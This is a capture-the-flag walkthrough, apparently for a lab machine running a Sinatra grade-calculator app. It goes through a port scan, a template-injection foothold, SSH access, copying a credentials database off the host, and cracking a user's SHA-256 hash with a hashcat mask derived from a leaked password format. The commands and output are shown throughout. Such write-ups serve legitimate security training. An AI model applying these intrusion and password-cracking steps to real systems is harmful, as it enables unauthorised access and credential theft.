# *Information Gathering*

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.11.253 -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 14:22 IST
Nmap scan report for 10.10.11.253
Host is up (0.22s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http      nginx
8000/tcp open  http-alt?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.59 seconds
```

2) Found a website

3) Tested the calculator

10.10.11.253/weighted-grade-calc

Home	About Us	Calculate your weighted grade

Calculate your weighted grade

Category	Grade	Weight (%)

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Your total grade is 1%

1: 0%

1: 0%

1: 0%

1: 0%

1: 0%

Request

Pretty | Raw | Hex

```
1 POST /weighted-grade-calc HTTP/1.1
2 Host: 10.10.11.253
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 155
9 Origin: http://10.10.11.253
10 Connection: close
11 Referer: http://10.10.11.253/weighted-grade-calc
12 Upgrade-Insecure-Requests: 1
13
14 category1=1&grade1=1&weight1=1&category2=1&grade2=1&weight2=1&category3=1&grade3=1&weight3=1&
   category4=1&grade4=1&weight4=1&category5=1&grade5=1&weight5=96
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 04 Mar 2024 08:59:55 GMT
4 Content-Type: text/html;charset=utf-8
5 Connection: close
6 X-Xss-Protection: 1; mode=block
7 X-Content-Type-Options: nosniff
8 X-Frame-Options: SAMEORIGIN
9 Server: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
10 Content-Length: 5280
11
12 <html lang="en">
13   <head>
14     <title>
         Weighted Grade Calculator
       </title>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1">
17     <link rel="stylesheet" href="/css/w3.css">
18     <link rel="stylesheet" href="/css/lato.css">
19     <link rel="stylesheet" href="/css/montserrat.css">
20     <link rel="stylesheet" href="/css/font-awesome.min.css">
21     <style>
22       body,h1,h2,h3,h4,h5,h6{
```

4) It runs sinatra

Sinatra

Software ⋮

Sinatra is a free and open source software web application library and domain-specific language written in Ruby. It is an alternative to other Ruby web application frameworks such as Ruby on Rails, Merb, Nitro, and Camping. It is dependent on the Rack web server interface. It is named after musician Frank Sinatra. Wikipedia

Developer(s): Konstantin Haase

Initial release: 9 September 2007

Stable release: 3.0.2 / 1 October 2022; 17 months ago

```html
<!DOCTYPE html>
<html>
  <head>
    <style type="text/css">
      body{
        text-align:center;
        font-family:helvetica,arial;
        font-size:22px;
        color:#888;
        margin:20px
      }
      #c{
        margin:0auto;
        width:500px;
        text-align:left
      }
    </style>
  </head>
  <body>
    <h2>
      Sinatra doesn't know this ditty.
    </h2>
    <img src='http://127.0.0.1:3000/__sinatra__/404.png'>
    <div id="c">
      Try this:
      <pre>
        get &#x27;&#x2F;weighted-grade-calc&#x27; do
        &quot;Hello World&quot;
        end
      </pre>
    </div>
  </body>
</html>
```

Vulnerability Assessment

1) We can see our input reflecting on screen so we can try for ssti

## 2) Found ssti


Exploitation

1) Got Reverse shell

2) Connected with ssh

```
┌──(vigneswar☩VigneswarPC)-[~/Temporary]
└─$ ssh susan@10.10.11.253 -i id_rsa
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

   System information as of Mon Mar  4 10:14:58 AM UTC 2024

   System load:             0.16015625
   Usage of /:              54.9% of 5.80GB
   Memory usage:            8%
   Swap usage:              0%
   Processes:               228
   Users logged in:         0
   IPv4 address for eth0:   10.10.11.253
   IPv6 address for eth0:   dead:beef::250:56ff:feb9:17ee
```

Privilege Escalation

1) Found a database

```
susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8, ver
sion-valid-for 6
susan@perfection:~/Migration$
```

```
susan@perfection:~$ ls
linpeas.sh  Migration  ruby_app  user.txt
susan@perfection:~$ ls Migration/
pupilpath_credentials.db
susan@perfection:~$ cd Migration/
susan@perfection:~/Migration$ file pupilpath_credentials.db
pupilpath_credentials.db: SQLite 3.x database, last written using SQLite ver
sion 3037002, file counter 6, database pages 2, cookie 0x1, schema 4, UTF-8,
 version-valid-for 6
susan@perfection:~/Migration$ python3 -m http.server -b 0.0.0.0 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.6 - - [04/Mar/2024 10:25:45] "GET /pupilpath_credentials.db HTTP/1.
1" 200 -
10.10.14.6 - - [04/Mar/2024 10:25:52] "GET /pupilpath_credentials.db HTTP/1.
1" 200 -
```

```
┌──(vigneswar☩VigneswarPC)-[~]
└─$ wget http://10.10.11.253:4444/pupilpath_credentials.db
--2024-03-04 15:55:51--  http://10.10.11.253:4444/pupilpath_credentials.db
Connecting to 10.10.11.253:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8192 (8.0K) [application/octet-stream]
Saving to: 'pupilpath_credentials.db'

pupilpath_credenti 100%[===============>]   8.00K  --.-KB/s    in 0.02s

2024-03-04 15:55:52 (378 KB/s) - 'pupilpath_credentials.db' saved [8192/8192
]

┌──(vigneswar☩VigneswarPC)-[~]
└─$
```

2) Found hashes

```
sqlite> .tables
users
sqlite> select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
sqlite>
```

3) Found a mail

```
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other st
udents

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
```

4) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -a 3 -m 1400 'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f'  'susan_nasus_?d?d?d?d?d?d?d?d?d'
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
```

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934...39023f
Time.Started.....: Mon Mar  4 16:15:58 2024 (4 mins, 1 sec)
Time.Estimated...: Mon Mar  4 16:19:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: susan_nasus_?d?d?d?d?d?d?d?d?d [21]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1363.9 kH/s (0.29ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 324558848/1000000000 (32.46%)
Rejected.........: 0/324558848 (0.00%)
Restore.Point....: 324556800/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_126824210 -> susan_nasus_803824210

Started: Mon Mar  4 16:15:56 2024
Stopped: Mon Mar  4 16:20:01 2024
```